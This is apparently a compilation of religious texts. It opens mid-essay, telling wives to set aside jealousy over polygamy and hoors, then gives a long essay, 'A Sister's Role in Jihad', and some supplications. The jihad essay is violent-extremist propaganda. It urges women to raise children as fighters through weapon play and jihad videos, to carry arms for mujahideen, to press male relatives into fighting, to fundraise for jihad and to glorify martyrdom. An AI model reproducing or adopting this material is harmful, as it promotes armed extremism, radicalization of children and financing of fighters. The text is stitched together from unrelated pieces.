- Men are not even allowed a second glance at a woman after the first, accidental one, whereas women have a less strict restriction regarding lowering the gaze.
- Men do not have to veil themselves, whereas women do.
- Men can take up to four wives, with strict restrictions, whereas women are forbidden to be polygamous in marriage, much to their relief and ease.

The differences in the above rulings apply for the reasons already cited – men's physical desirers being different from women's. That is why, women are obliged to cover themselves in front of men, and men are endorsed to lower their gaze. They cannot even look at a woman while talking to her on the basis of need; they cannot even talk to her unless there is a genuine, permissible need to do so. This is a very strict restriction upon them from Allah, one that is difficult to fulfill. One who fulfills them, therefore, is entitled to a great reward.

5. Accept that your husband wants this reward - despite what he says to the contrary:

Muslim women should appreciate the fact that if their husband is trying to obey Allah in this world, by trying to not gaze at women, and to avoid any kind of relations with them, particularly if his wife has aged or is not beautiful to begin with, he is indeed fighting a major battle against his base self, striving hard to be patient in obeying this extremely difficult command of Allah, and deserves ample reward for it in the *Akhirah*. If you truly love your husband for the sake of Allah, wouldn't you be big-hearted enough to rise above your petty possessiveness and insecurities, to let him have what he really wants, and more? Believe it - he WANTS those *hoors*! And if you truly love him, you should forget your jealous feelings and pray for Allah to recompense him with what he wants, and deserves, in Paradise.

6. Reflect upon the reasons for your jealousy:

As an empowered Muslim woman enjoying a lofty status and economic independence, following a religion in which you will never be reduced to a sex object or a physical body to be enjoyed by all and sundry, why are you so insecure that you feel jealous at the prospect of your "man" being shared by other women? Are you afraid of losing his love, of being given less importance by him, of no longer being the "one and only" in his life? What is it that you actually fear losing? Your control over his life? Your high status as the love of his life? Why do you believe so blindly in a man's monogamous love? Is it because romance novels and movies tell you that "the prince and princess lived happily ever after?" Or because man-made laws dictate that polygamy is illegal, because it is a cruelty and oppression toward women? Do you know that, demographically speaking, if each man were to marry just one woman, thousands of women would remain without mates, with no prospects of having children, a family life, a home of their own? Would you not love for other women what you want for your own self?

As far as petty jealousies and over-possessiveness go, many married women get jealous even if their husband compliments their sister before them ("You never gave me that compliment when I wore that color! Are you saying she's prettier than me?"); or if he spends more time in a day with his mother than with them; or if he talks in private on the phone with his best friend for more than an hour, when they are around waiting for his attention, etc. Women can get so insecure and possessive, that no woman is allowed even a second glance or casual physical proximity with their husband (I personally know a lady who hires no domestic maids for this reason!)

If you lack self-worth or suffer from low self-esteem, or if you are selfish in your love for your husband so much so that you do not want him to get what HE wants just because YOU do not like it, then perhaps you should study the Qur'an and *ahadith* more until you grasp the essence of reality. Anyone knowledgeable in Islam knows that Allah will grant her the most supreme of pleasures and perpetual happiness in Paradise, where she will never be sad, insecure, jealous or angry, even if her husband has other wives.

7. The Paradise of Islam is not a drunken orgy, as most haters claim:

Anti-Islam propagandists use the description of women, wine and dining in Islam's Paradise as a hate-mongering technique. They misconstrue these rewards by comparing them to similar pastimes prevalent in social gatherings here on earth. What they don't realize is that when Allah forbids some temporary pleasures in this world, the indulgence in which cause harm to humans themselves, (such as drinking causing accidents; adultery causing divorce, unwanted pregnancies, and broken homes etc.), He compensates those who obey Him by abstaining from these pleasures for His sake, with more sublime, everlasting pleasures of the same kind in the Hereafter, only without their negative consequences!

Also, some people claim that Islam uses the male sexual urge, by describing *Hoors* to Muslim men as a reward, to make them become righteous. Allah has not mentioned *Hoors* in the Qur'an as the *sole* motivating factor for men; those who dwell just on this aspect, driven by sexual urges to do good deeds in order to get those *Hoors*, have missed the spirit of Islam. There are three reasons why a Muslim does good deeds, or lives an Islamic way of life:

- To escape the Hell-Fire,
- To attain Paradise (implying that they covet the physical rewards of Paradise), and
- To please Allah out of their love for Him.

The true believers reach this third level of faith, in which they don't obsessively covet the rewards they are promised for doing good deeds; they do good only to please Allah, whose attributes they have recognized by gaining in-depth knowledge of the Qur'an. Therefore, if they know that there will be rivers of honey in Paradise ["..and rivers of honey pure and clear" - Surah Muhammad, 47:15], they don't argue or indulge in discussions about the length and depth of these rivers, or the taste of this honey; they just hope that Allah will be pleased with them when they leave this world, and will consequently grant them the best reward in the Hereafter.

A Sister's Role in Jihad

By Sister Al.... May Allah Reward her

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Salaam alykum Wa Ramatullahi Wa Barakatuh

Allah, The Exalted, has stated in the Qur'an:

"And the Believers, men and women, are supporters one of another; they enjoin the right and forbid the wrong (munkar), and they establish worship, and pay the poor-due, and they obey Allah and His messenger. As for these, Allah will have mercy on them. Lo! Allah is Mighty, Wise." [Qur'an 9:71]

The Prophet (peace be upon him) is reported to have said:

"Anybody amongst you who notices a 'munkar' (a violation of Allah's command), should correct it with his own hands, and if he is unable to do so, he should prohibit the same with his tongue; if he is unable even to do this, he should at least consider it as bad in his heart; this is the lowest degree of faith."

It follows from the hadith that correcting a violation of Allah's Command by hand is the best way. Now let us ask ourselves: What is the greatest violation of Allah's Command? The answer is simple according to the Qur'an: Disbelief in Allah and/or Associating others with Allah. And what is the best method of putting a check on this violation by hand? The answer, again, is clear: Jihad fi sabeelillah (fighting in the path of Allah). Numerous verses of the Qur'an and many traditions from the Prophet (peace be upon him) make this point clear beyond any doubt.

Thus, it follows that women and men are supporters of one another in the important obligation of Jihad in accordance with the spirit of the Qur'an and Prophetic traditions.

And when Jihad is Fard 'Ayn (an individual obligation like praying and fasting - where one person's engaging in it does not lift the responsibility from all others), as it is at the present time due to the domination of the enemy on several Muslim lands, the obligation to participate in Jihad is upon both Muslim men and women. Nowhere have scholars stated that only men are required to engage in Jihad and that women are not required to participate. In fact, books of fiqh have clearly included women and have also mentioned the regulations, for instance, that when Jihad is Fard 'Ayn, a woman does not need her husband's, father's, or waliy's (guardian's) permission to engage in the works of Jihad, just like she does not need her husband's or father's permission to offer her daily prayers or fast in Ramadan or pay Zakah (Note that travelling to a distant location for Jihad may have additional regulations found in books of fiqh).

The question here is not whether women's participation in Jihad these days is an obligation or not, but rather, how can Muslim women participate in this noble cause and prevent themselves from falling into the sin of abandoning Jihâd.

There are many ways a Muslim woman can participate in Jihad, both by accompanying the Mujahideen to the battlefield, and by staying behind:

Sisters' Role On the Battlefield

1. Participation in the Actual Fighting
2. Supporting the Fighters in the Battlefield
3. Guard Duty and Protection

Sisters' Role Off the Battlefield

1. Raising Mujahid Children
2. Physical Training
3. Encourage Loved Ones to go for Jihad
4. Training in Combat Medicine and First-aid
5. On an Academic Level
6. Fund-raising
7. Dua

Sisters' Role On the Battlefield

1. Participation in the Actual Fighting

While Jihad (or Qital) is generally waged by men, there is clear evidence of women's participation in Jihad - both during the times of the Prophet Muhammad (peace be upon him), and throughout Islamic history, up until this day. While all the examples are too numerous to include in this short section, a few examples are briefly mentioned below:

Nusayba bint Ka'b, also known as Umm 'Ammarah, mother of Shuhadaa, and wife of a brave Sahabi, she participated in physical fighting more than once in her lifetime, got severely injured in one instance (Uhud), and lost an arm in another (battle against Musaylama Kaddhab). The most famous of her participation is that of the battle of Uhud, where, in the midst of the confusion among the Muslim army, she was amongst those very few who were close to the Prophet (peace be upon him), and who were shielding the Prophet (peace be upon him) with their own bodies. The Prophet (peace be upon him) remarked after this battle: "When I looked to my right I saw Umm Ammarah, and when I looked to my left, I saw Umm Ammarah". After the battle, the Prophet (peace be upon him) inquired about her injuries and asked her what she desired. She replied that she wanted the company of the Prophet (peace be upon him) in Paradise - and her request was accepted by the Prophet (peace be upon him). What more can anyone desire? She attained the greatest of blessings through her participation in Qital (fighting in the path of Allah).

And then we have the wife of the great Muslim hero Mahmud Qutus, who was a trained Mujahidah (female of 'Mujahid' - fighter for the sake of Allah), and was martyred while fighting against the barbaric Mongol army. Allah , The Most High, bestowed a magnificent victory to the Muslims against the Tatars (Mongols) in that battle through the sacrifices of such great women among many others.

...

It should be noted that physical fighting has been a role assigned primarily to men, both by the Prophet (peace be upon him) and those after him. However, when the need arose, our brave sisters never held back from fighting, and neither should they now!

A note for sisters wanting to participate in fighting these days:

By the Grace of Allah, The Most High, the situation in the Ummah is not that desperate yet, that sisters are called to fight. Those sisters who voluntarily want to join the fighting for reward from Allah, are advised to not go unless the leader of Jihad in that place calls sisters to fight. As for other help, they can go if the Mujahideen are able to accommodate and protect them. However, sisters should definitely be prepared!

2. Supporting the Fighters in the Battlefield

There are several ways in which Muslim sisters can support the Mujahideen on the battlefield directly. These would vary in accordance with the nature of the fighting. In general, these include, among others:

Medical Support - Tending to the wounded mujahideen was a role assigned to the Sahabiyyat (female companions of the Prophet) during the times of Prophet Muhammad (peace be upon him). Among the women who participated as such were Aaishah, the Prophet's wife, and Fatima, his daughter among others.

In Chechnya itself, while Muslim women cannot travel with the Mujahideen, we see sisters working as nurses managing the meagre health resources available for the Mujahideen. May Allah , The Most High, reward their participation.

Providing Food and Water to the Mujahideen - This was another duty assigned to the Sahabiyyat, who carried caskets of water along with their first-aid kits and quenched the thirst of the Mujahideen during the heat of the battle. These days, this can be considered somewhat analogous to providing food and drink to the Mujahideen and tending to their other needs while they are engaged in fighting. Such a role was assigned to sisters in at least some cases in the Afghanistan Jihad in the 1980's.

Providing Weapons and Ammunition - This is another area where sisters can help. One sister in her 50s from the UK carried weapons and ammunition for the Bosnian Muslims over mountains as she knew the enemy would not suspect her.

Encouraging the Mujahideen to Remain Steadfast - Most notable in this aspect was the Prophet (peace be upon him)'s aunt, the sister of Sayyid-ush-Shuhadaa' (The Master of the Martyrs) Hamza, the mother of Zubair bin 'Awwam (another great sahabi) - Safiyyah bint Abdul Muttalib. When she got ready to participate in the battle of Uhud, she carried a spear (or dagger) with her. The companions informed the Prophet (peace be upon him) of this, and he asked her what she would do with it. She said she will remain at the back of the army and use it to strike those Muslims who dared to escape from the battle --and this role she played very well. Hind bint 'Utbah, after she embraced Islam, was also known to accompany the Mujahideen to battles and encourage them to fight and remain steadfast for Allah , The Most High.

3. Guard Duty and Protection

Safiyyah bint Abdul Muttalib was among the women who had conducted such duty during the battle of the Trench (Ahzab or Khandaq), when the Muslim army had to be protected from the rear. The danger there was from the Jewish tribes who were known for their enmity and treachery against Muslims. She was stationed in a tent with other women and one ill sahabi (Hassan bin Thabit). She noticed an enemy spy approaching, and asked Hassan to kill him. Hassan expressed his inability to do so on account of his sickness. She then tracked the enemy, came behind him, and struck and killed him with a pole of the tent.

Another brave sister, a companion of the Prophet (peace be upon him), Asma bint Yazeed, is similarly reported to have killed nine enemy soldiers from a group who had decided to attack a tent of women and children. The rest of the soldiers fled, fearing for their lives.

Allahu Akbar! Such bravery on account of these women puts to shame most "men" of today.

Sisters' Role Off the Battlefield

1. Raising Mujahid Children

This is perhaps the most important role women can play in Jihâd - raise their children to be brave and loving, courageous and sensitive, and fearing none other than Allâh. Raise them as such not only in spirit, but also in terms of physical ability and training. And raise not only sons as such, but daughters as well. The key is to start instilling these values in them while they are babies. Don't wait until they are seven to start, for it may be too late by then! Some practical tips that most sisters can implement without difficulty are as follows:

1. Tell children bedtime stories of Shuhadaa and Mujahideen. You will find many such stories from the life of the Prophet (peace be upon him), the Sahabah, and throughout Islâmic history, including contemporary times.

2. Emphasize, while disciplining young children, that they are not to hit a Muslim, but rather forgive, and are only to get their anger out on the enemies of Allah who fight against Muslims. Teach them the meaning of "Ashiddaa'u 'alal kuffari ruhamaa'u baynahum" (Strong against the disbelievers and merciful among themselves). Make a makeshift enemy (could be a punching bag for instance) if you have to, and encourage children (especially boys) to use it and build their strength as well as learn to control and direct their anger.

3. Eliminate your television completely if you can (it mostly teaches shamelessness, anarchy, and random violence) and keep a check on the company your child is in. In addition to the largely damaging content of TV in general, another of its negatives is the laziness and passiveness that it breeds, and the mental and physical loss that it contributes to. Compare this to the healthy aspects of engaging children in play and sports that benefit them in terms of discipline and physical strength.

4. If you cannot eliminate the television completely, then at least use it only to show children videos that will instill in them the love of Allah, the love of Islam, the love of the Mujahideen, and the love of Jihad fi sabeelillah. Many Islamic videos as well as military training videos are available from various sources.

5. Only if you have acted upon items 3 and 4 above, it is a good idea to start your children young in terms of introducing them (through safe toys) to target-shooting. Make it very clear who their target should be and who their target should NOT be. This can be done through toy guns and toy military sets, as well as by engaging in sports that develop good hand-eye coordination, such as darts and archery. If you can spare the time to spend with your children and play military games with them in a fun way, and get them interested in these (as opposed to other largely useless, but very popular games and sports), then that will insha'Allah be counted as Jihad in itself (as preparation for Jihad is a part of Jihad). You can practice in front of them in your own home using their toys. Children learn by imitating what adults do. Insha'Allah you will find them interested and imitating your actions and they will become disciplined experts before you know it. Of course, if you own a real weapon, then please keep it totally out of young children's reach and don't use it in front of them either.

6. Some sports and activities that will be an asset in Jihad training for your children (and yourselves), in addition to being enjoyable, healthy, and fun:

Martial arts training
Swimming
Archery
Target-shooting (with different kinds of toy weapons)

Darts
Horse-back riding
Orienteering (learning to navigate your way in the woods)
Exercise (running, jogging, push-ups, etc.) to build stamina
Skiing
Driving (a range of different vehicles)
Camping / Survival Training (an excellent and enjoyable method of training!)

7. Get your young children interested in Jihad by getting military books (preferably with pictures) and other similar books, CDs, videos, and by visiting web sites along with your children, and utilizing other internet resources. Show them the pictures of Mujahideen and encourage them to become like these people at the least. These activities can be done with children even as young as a couple years or even younger. Don't underestimate the lasting effect of what those little ears and eyes take in during the first few years of life! No child is ever too young to be started off on Jihad training in one form or another, the minimum being simple encouraging words and verses from the Qur'an that the young child will never forget Insha-Allah.

8. Video games and computer games are not to be preferred over actual physical training and practical experience for the same reason that television is recommended against. However, if one's child has to have video games for whatever reason, then military video games and war strategy games that are not violent and graphic (if any exist!) would be preferred over other largely useless but popular video games. Start working on your children while they are very young, and set their priorities straight. Then Insha-Allâh you and they will not be faced with internal battles once they start getting older and more involved in the 'dunya'. Perhaps they will not even want to have video games and the likes thereof, which is the best case. And Allah knows best.

9. A mother knows very well the aptitude of her children. In accordance with this, she can encourage her children in the relevant aspects of Jihad. Note that participation in Jihad can be in various ways. For instance, a nuclear physicist can help strengthen the national defense system of Muslims, an expert of communications can assist in his role, a computer expert can dedicate his or her skills to the service of the Mujahideen, a news-reporter can help further the cause of Jihad by bringing authentic news to the world, and a doctor or nurse can help the Mujahideen in the medical aspect. Children need to be made clear what their goal is, as well as what it is not, by taking on any given profession - that their goal is to serve Allâh in the highest way possible (through Jihad) and not to accumulate wealth and physical comforts for their own sake. It should be emphasized here that, no matter what profession is chosen, even if it be with the intention of Jihad, still, basic military training is a must. In fact, military training is a right of the children upon their parents.

2. Physical Training

There are two main reasons why sisters themselves also need to get military training:

1. So that they can Participate Themselves :

Especially helpful aspects of military training for women are:

Firearms - Learning to shoot a weapon, and keeping one where possible is another asset whose value cannot be overstated. Imagine if every woman possessed this in a Muslim society! Imagine how many sisters would be prevented from being raped and killed at the hands of the barbarians. Imagine how may barbarians could at least be wounded before they could take our sisters. At least our sisters could contribute to Jihad before getting killed themselves, as opposed to being totally helpless and easy victims. The Russian barbarians and rapists in Chechnya would think twice before they would try to arrest

and torture women if they feared this sort of retaliation.

Self Defense and Hand-to-Hand Combat - Physical self-defense, and especially RAD (Rape Aggression Defense) are other valuable skills that ALL sisters, whether they live in a potential war zone or not, need to learn. This training is generally easily available and makes use of techniques that give even weak and frail women an advantage over burly men. The advantages of such training are obvious and need mainly an eager mind and heart.

Build Stamina - Any kind of military participation requires a fair amount of stamina. Sisters need to build their stamina, both physical and emotional. Engage in a proper exercise program for the former, and try to imagine and picture what Jihad would be like and envision one's own role, visit Jihad websites regularly, and try to remove the fear of blood and injury for the latter. An example of a strong woman is that of Safiyyah bint Abdul Muttalib mentioned above. In the battle of Uhud, her brother Hamza's body was mutilated by the kuffar. Safiyya (may Allâh be pleased with them both) insisted on seeing him, so she could reinforce her desire to fight against the kuffar and encourage others. Initially she was refused, but upon her insistence, she was allowed. She was patient at the site of what would make most women lose their minds. She did not hit her head, and wave her fists and yell out aloud, but was an example of extreme emotional strength and patience.

2. So that they can Train their Sons and Daughters:

All other fields of military training in addition to the above are helpful here. If young children can learn the names of all the Pokemon characters, surely they can learn some basic terminology related to Jihad. If they can learn nursery rhymes and whatever have-you on television, they can also learn the duas that help the Mujahideen in Jihad. The key is to present this information to children in a manner that does not turn them off, but rather, gets them interested and engaged in a positive 'fun' manner (Note that 'fun' here does not mean music and dancing, as is portrayed by Western children's TV programs).

If a mother or caretaker possesses knowledge and training of Jihâd herself, she can impart that easily to her children and those in her care, not the mention the important role of men - fathers, uncles, brothers - in this aspect.

3. Encourage Loved Ones to go for Jihad

This, again, can be done in various ways:

Naseehah - by patiently and untiringly encouraging the men of their families, reminding them of their duty to Allâh and other Muslims, reminding them of the blessings of Paradise and the torments of this world and the next - all in a way that encourages them and does not make them feel pressured or causes them to turn away. Remember that we cannot force anyone to go, as firstly, that is contrary to the role Allâh has assigned women, and secondly, if the men go unwillingly and under pressure, they may not be useful to the Mujahideen and may even become an unwanted burden.

Dua - Ask Allâh , The Most Powerful, to change the hearts of unwilling men, make them and their families steadfast, and guide all Muslims! It is only Allâh , The Most High, Who can change hearts around and give the ability to do what needs to be done.

Patience - Know that when one's caretaker goes out for Jihâd, it is a time for much patience for his family, especially his mother, wife, and sisters. Encourage your men by being strong, confident, and patient, so they can focus on their mission and not worry about the anxiety of their women.

Skills - While Islam does not require women to learn any technical skills or get an education in order to get a job, however, if a woman will do so with the intention of supporting the family if her father or husband or brothers go for Jihad, then, Insha-

Allah that can be counted as her participation. Ideally, sponsors should take care of the families of the Mujahideen and Shuhadaa', as according to the Prophet (peace be upon him), taking care of the family of a Mujahid and equipping a Mujahid are also Jihad. However, given the present unfortunate times where women are expected to fend for themselves in need, it is not a bad idea for a Muslim woman to acquire some skill provided the intention is correct.

Tawakkul - Tawakkal 'alallah! Rely on Allah, for He Alone is enough for His servants. Refresh belief in Qada wal Qadr (Islamic concept of Destiny and Pre-Ordination)- that whatever Allah has decreed to happen will happen and none can avert it. If a woman's loved one is to get injured or die, that will happen at the time and place appointed. Not going to Jihâd will not avert that. If one has to face financial difficulty, that will happen even if the husband or father is around - so don't stop them out of such fears - remind yourselves, make some sacrifices for Allâh (Paradise is not all that cheap), and do what needs to be done!

A Special Section for Special Sisters:

True stories of some heroic contemporary women whose husbands are either engaged in fighting or have attained the ultimate success of martyrdom:

This section is added to give a real-life flavour of the lives of some of those women who participate in Jihad in the background, by taking care of their husbands' children and property in his absence, by encouraging their men, and by patiently bearing all the consequences thereof. The information has been extracted almost ditto from the diary of a certain sister who has personally known or met these sisters. Some information has been changed/omitted in an effort to hide the true identity of the sisters mentioned below:

Umm Saburah - Wife of a Shaheed

"I finally got the opportunity to meet with her! She was visiting my city for some time when I had this once-in-a-lifetime opportunity… She had never met me before, but knew who I was through another friend. So Alhamdulillah, she was frank in telling me about her life and some glimpses of her Shaheed husband's. Below is my sketchy recollection of our conversation (I took no notes):

Q. Ma Sha Allah, you are one of the most honoured women to be the wife of a Shaheed! I don't know what I would give to have that honour! Tell me, sister, how did you manage your (several) young children all through the years he was in Jihad, and how are you managing now?

Umm Saburah: I used to teach children and live with whatever I got out of that. Now, with the persecution of my government (they arrested and harassed her) I don't even know where I am going to go. People tell me all sorts of things. What can I do? I am just visiting family and friends moving from place to place at the moment. My dream would be to go to Chechnya and work with the refugee women there. I would want my children to be exposed to that life. I think the hardship will be good for them. There is too much luxury, too much ease over here…

A. SubhanAllah sister, you encouraged your husband all along for Jihad even though it was so difficult for you. I know of some sisters who just only think of themselves and their rights and stop their husbands from Jihad… and then there are others whose husbands simply don't want to go even though the sisters encourage them…

Umm Saburah: Well, in my case, it was my husband who taught me and encouraged me. Sometimes I felt like that (referring to the women who discouraged their husbands), but I never tried to stop him or discourage him, as it is haraam to do so. Jihad is a fard from Allah. How could I stop him from that?!

A. I have heard a lot about your husband… tell me more about him… how was he martyred? Of course, Allah only knows who is a martyr, but we like to think of him as such.

Umm Saburah: O I know he was martyred (and her eyes filled with tears and she paused). He had all the signs of a Shaheed. They wouldn't send his body home after they killed him. They kept it for several days in cold-storage. Finally, when they sent it home (a very short distance from the cold-storage facility), his body was so warm and he looked like he was still alive! He had all the signs of a Shaheed. He always wanted Martyrdom. Once in a previous war he was badly injured and doctors had said he would not be able to survive, but he did and became well. He was saddened by his recovery and often used to cry, thinking that perhaps he was not good enough to be accepted by Allah as a Martyr. He was a very good husband and a very good man.

Q. So what do you want your sons to be when they grow up?

Umm Saburah: (Firmly) They will be Mujahideen insha'Allah. That was their father's wish and there is no choice about it.

Q. How will you ensure that they do take that route?

Umm Saburah: They do have other brothers (in Islam) who were my husband's friends and they have already instilled in them these values. They look up to their father and what he did with admiration and respect, and they look up to his friends now. My daughter feels angry at the whole situation though and I am working on trying to give as much love as I can to all my children. It's hard, but Alhamdulillah.

[The above conversation was at a time of great trials and difficulty for Umm Saburah. Please realize that the Allah Who tests His slaves also helps them. Alhamdulillah, she is in a much better and happier situation now insha'Allah. May Allah bless and protect her and her children and continue to keep them steadfast in the deen!]

Umm Siham - Wife of a Mujahid

"I have known Umm Siham for a while. From the first time I met her until now, I have admired her strength, simplicity, sincerity, and straight-forwardness. She was always so humble and sincere and straight - no pretense whatsoever - and this is what I love about her. I have seen her sit so quiet and still with so much respect in Qur'anic lessons, that I almost imagined a shining light about her once. I loved her dearly from the first time I met her until this day and pray to Allah for her protection and that of her family. Below is what she described of her experience when her husband first went out fi sabeelillah:

"It was hard, but also Allah made it easy in some ways. My youngest child was only some days old when my husband left. My older child was two, and I couldn't get myself to go out and earn money and leave the two young ones. My mother bought me some fabric, so I used to sew and make crafts and sell these at whatever occasion I could. There was a time when my living room was strewn with fabric, but at least I could stay home and be with my children. The money I made was very little - but SubhanAllah, it went a long way (Barakah from Allah). It was enough for all our needs. Now, the times when my husband is home and is earning, and the children are getting bigger, I see that our children just consume so much more money and the expenses are so much more! (perhaps this is a sign from Allah to return to Jihad?!)…"

Umm Sahl - Wife of a Shaheed

"I knew her husband from before, and could never even dream that one day he would go for Jihad and that Allah - The Most

Glorious, would choose him as a special martyr. It was reported that the smell of a very pleasant fragrance, like musk, emanated from his body after he was martyred! Perhaps a sign from Allah for sinful people like myself who underestimated and even doubted him at times - may Allah accept him as a Martyr in the highest levels of Paradise and forgive me (aameen).

"I made the firm intention to meet with Umm Sahl as soon as I heard the news of her husband's martyrdom. In my single meeting with her, I saw in her a person who seemed to have placed Allâh, the Most High, and the aakhirah over everything else of this world. I will summarize her experience below:

"Umm Sahl had been married for about a year to her Shaheed husband when he left for Jihad. She had one child from her Shaheed husband. Her baby was merely a couple months when his father left - insha'Allah to meet with them again in Jannah! I told her that she has all the good anyone can wish for - a shaheed in the family who will insha'Allah intercede at the day of judgment. What more could anyone want?! She smiled and said that we could not just rely on that and had to strive ourselves, as only Allah knows for sure. From her way of talking, I felt that she had a very deep love for her shaheed husband. Her dedication to Islam was evident from every single thing she did and said. May Allah protect her and her family and continue to guide them all along the straight path (aameen). She has a small business of her own, but the emotional pressures after her husband's martyrdom left her unable to manage it for some months, which forced her to take a loan - the paying back of which was difficult for her. (This information she only revealed hesitantly upon my insistence). When I asked if she would accept any financial help from some institution (as I was unable to assist significantly myself), she said she would only accept it anonymously - so no one finds out who she is, as she could never bear to ask for money! SubhanAllah! She never filled out the application that was mailed to her - out of her personal dignity and honour! May Allah bless her and fulfill all her needs in the best way possible (aameen).

"I pray Allah makes the means to support the many sisters, who, with Allah, may be better than the rest of us, yet are forced to go out of their homes and work, and raise their children all alone, and live in hardship - yet they refuse to beg, refuse even to demand their God-given right from other Muslims. Truly they have sold the dunya for the aakhirah - so they have nothing to lose. They are filled with patience and a love for Allah and Jihad. It seems that the following Qur'anic verses were revealed specifically for such families of the Shuhadaa':

"O You who believe! Seek help in steadfastness and prayer. Indeed, Allah is with the steadfast. And call not those who are slain in the path of Allah "dead." Nay, they are living, only you perceive not. And surely We shall try you with something of fear and hunger, and loss of wealth and lives and crops; but give glad tidings to the steadfast, who say when a misfortune befalls them: Indeed, to Allah we belong and, indeed, to Him we are returning. Such are they on whom are blessings from their Lord, and mercy. Such are the rightly guided." [Qur'ân 2:153-157]

"But what is one to say of the rest of the Muslims who don't support the families of the Shuhadaa' and the Mujahideen?! This is despite clear ahadith which put the supporting of the families of the Mujahideen as Jihad itself. What can one expect of such Muslims who themselves have neglected their duty of Qitaal even when Muslim women are raped in the thousands - and have adopted non-Muslim ideas to the point where they expect even these great, humble, modest sisters who cover from head to toe, to take off their face-veils and go work - facing a hostile world all alone - because no one else will support them! These great mothers of Mujahids and wives of Shuhadaa! May Allâh, The Most Appreciative and Generous, accept their sacrifices for His sake and may He, The Most Glorious, guide all the Muslims to realize their duties to Him (aameen)!"

4. Training in Combat Medicine and First-aid

The glorious women of this Ummah, the female companions of the Prophet (peace be upon him), were experienced in this aspect of Jihad, and in-fact, this was a job assigned mostly to them. It goes without saying that one needs to be trained

beforehand in order to be of benefit when the time comes. Such training is generally easily available. At a minimum, sisters should know how to stop bleeding from a wound, how to dress wounds in different parts of the body using a bandage and what to do if a bandage is not available, lifting and turning a person who cannot walk without bearing all the weight, how and where to apply basic antiseptics, how to deal with potential broken bones, dealing with head-and-neck injuries, and other such first-aid techniques. Another very helpful skill is the knowledge of using natural resources for medicines and first-aid. This knowledge is valuable to reduce dependence on synthetic medicines, which may not be easily available in a combat zone.

5. On an Academic Level

Sisters can participate in Jihad on an academic level in the following four ways:

Answer Objections Raised Against Jihad - Read books such as those of Shaikh Abdullah Azzam and others, that deal with the aqidah (doctrine) and fiqh (practical application) of Jihad. Know how to answer objections and propaganda of those who seek to eliminate Jihad (or Qital) from Islam, or at least change it's nature by coming up with watered-down and new interpretations of the word 'Jihad'. If the misinformation being spread by these people is not checked, it will contribute to further Muslim massacres, such as that of Bosnia, where the population had largely left Jihad. Thus, sisters need to educate themselves in matters of Jihad, as well as help others learn the truth.

Encourage Others to go for Jihad - Allah , The Most Exalted, has commanded the Prophet (peace be upon him):

'And strongly encourage the Believers to go for Qital (fighting in the path of Allah).' [Qur'ân 8:65]

It has to be said that men tend to listen more if they are told to be 'men' by women. So sisters, use whatever means Allah has given you within Islamic bounds, encourage all the Muslims you can to realize their duty to Allah and His deen. And very importantly, encourage other sisters as well, as it is they, with Allah's help, who mold the thought-process of their young sons - the future mujahideen of the Ummah.

Obtain Knowledge of Jihad and Teach/Train Other Women (and men if needed) -

Don't hold back on whatever knowledge and wisdom Allah grants you. If Allah has shown you the way that leads to Him, then show that to others without holding back. Let Allah protect you and other Muslims and let no other fear overcome you.

Read and Narrate for Motivation - Read about Jihad to motivate yourselves, your children, and others you know. Humans love stories, so be generous with telling uplifting stories of Jihad.

6. Fund-raising

Allah, The Most High, has commanded Muslims to engage in Jihad with their selves as well as their wealth. Sisters can help arrange for fund-raising events; call, email, and visit their friends, neighbours, and relatives for the same; and donate for Jihad from whatever Allah has blessed them with of jewels money, and assets. If sisters want to donate their jewels, a suggestion is to be the first to donate it at a fund-raising event, and arrange (preferably beforehand) to have it auctioned off at the event. You can also request to not give it unless it's cost is met. Experience has shown that usually the jewels that are auctioned first generates high donations, sometimes several times more than it's monetary worth. What actually matters is the intention of the donor, as that is what causes even a small donation to multiply with Allah - The Most Generous!

7. Dua

One of the most important, if not the most important contribution of sisters in the on-going Jihad in Chechnya and other locations worldwide is their sincere dua, as is requested by the Mujahideen themselves.

If sisters (and brothers for that matter) don't know the Qunut nazilah, a dua from the Sunnah, then it is imperative that they learn it as soon as possible and recite it in their witr prayers at a minimum. Another dua for the Mujahideen is contained in. Allah, The Most High, understands all languages and accepts sincere supplication from all His servants! May Allah Subhanahu wa Ta'ala grant a complete and permanent victory to the Mujahideen fi sabeelih, and may He, The Most High, give us the ability to do our part in Jihad to the fullest, and may He accept it from all of us (aameen).

May Peace and Blessings be upon the Noblest of all Prophets and Messengers. And the end of our call is: 'Praise be to Allah, Lord of all Worlds'

Courtesy of Sister AI
May Allah reward her with the best of rewards.
Wassalaam

SUBDUING THE ENEMY

The following du'a should be repeated excessively:

اَللّٰهُمَّ مُنْزِلَ الْكِتَابِ مُجْرِىَ السَّحَابِ سَرِيْعَ الْحِسَابِ هَازِمَ الْاَحْزَابِ إِهْزِمْهُمْ ط

'ALLĀHUMMA MUNZILAL KITĀBI MUJRIYAS-SAḤĀBI SARĪ `AL ḤISĀBI HĀZIMAL AḤZĀBI 'IHZIM-HUM

O Allah, the reveled of the book, the driver of the clouds, the one who takes accountability with swiftness, the one who subdues the enemy, do overpower them

TO STOP THE ENEMY FROM BICKERING AND TAUNTING

Say each of the following verses 7 times:

وَخَشَعَتِ الْاَصْوَاتُ لِلرَّحْمٰنِ فَلَا تَسْمَعُ اِلَّا هَمْسًا ط

WA KHASHA `ATIL 'AṢWĀTU LIR-RAḤMĀNI FALĀ TASMA`U 'ILLĀ HAMSĀ

And the voices will be hushed due to the fear of the all-merciful; thus you will hear only a murmuring.

اَلْيَوْمَ نَخْتِمُ عَلٰى اَفْوَاهِهِمْ وَتُكَلِّمُنَا اَيْدِيْهِمْ وَتَشْهَدُ اَرْجُلُهُمْ بِمَا كَانُوْا يَكْسِبُوْنَ ط

AL-YAWMA NAKHTIMU `ALĀ 'AFWĀ-HIHIM WA TUKALLI-MUNĀ AYDĪHIM WA TASH-HADU 'ARJULUHUM BIMĀ KĀNŪ YAK-SIBŪN

That day shall we seal their mouths and their hands will speak to us and their feet will bear witness to all that they were doing.

FOR THE REMOVAL OF EVERY DIFFICULTY

The following is tried and tested for removing every kind of difficulty and hardship. Try it and see how effective it is. Recite the following *du'a* 100 times after every *salaah*.

رَبِّ اَنِّیْ مَغْلُوْبٌ فَانْتَصِرْ ط

RABBI 'ANNĪ MAGHLŪBUN FANTAṢIR

"My Lord, I am overcome/overpowered: Do Help me

AYATUL KURSI: ONE QUARTER OF THE HOLY QUR'AN

Hadith 5

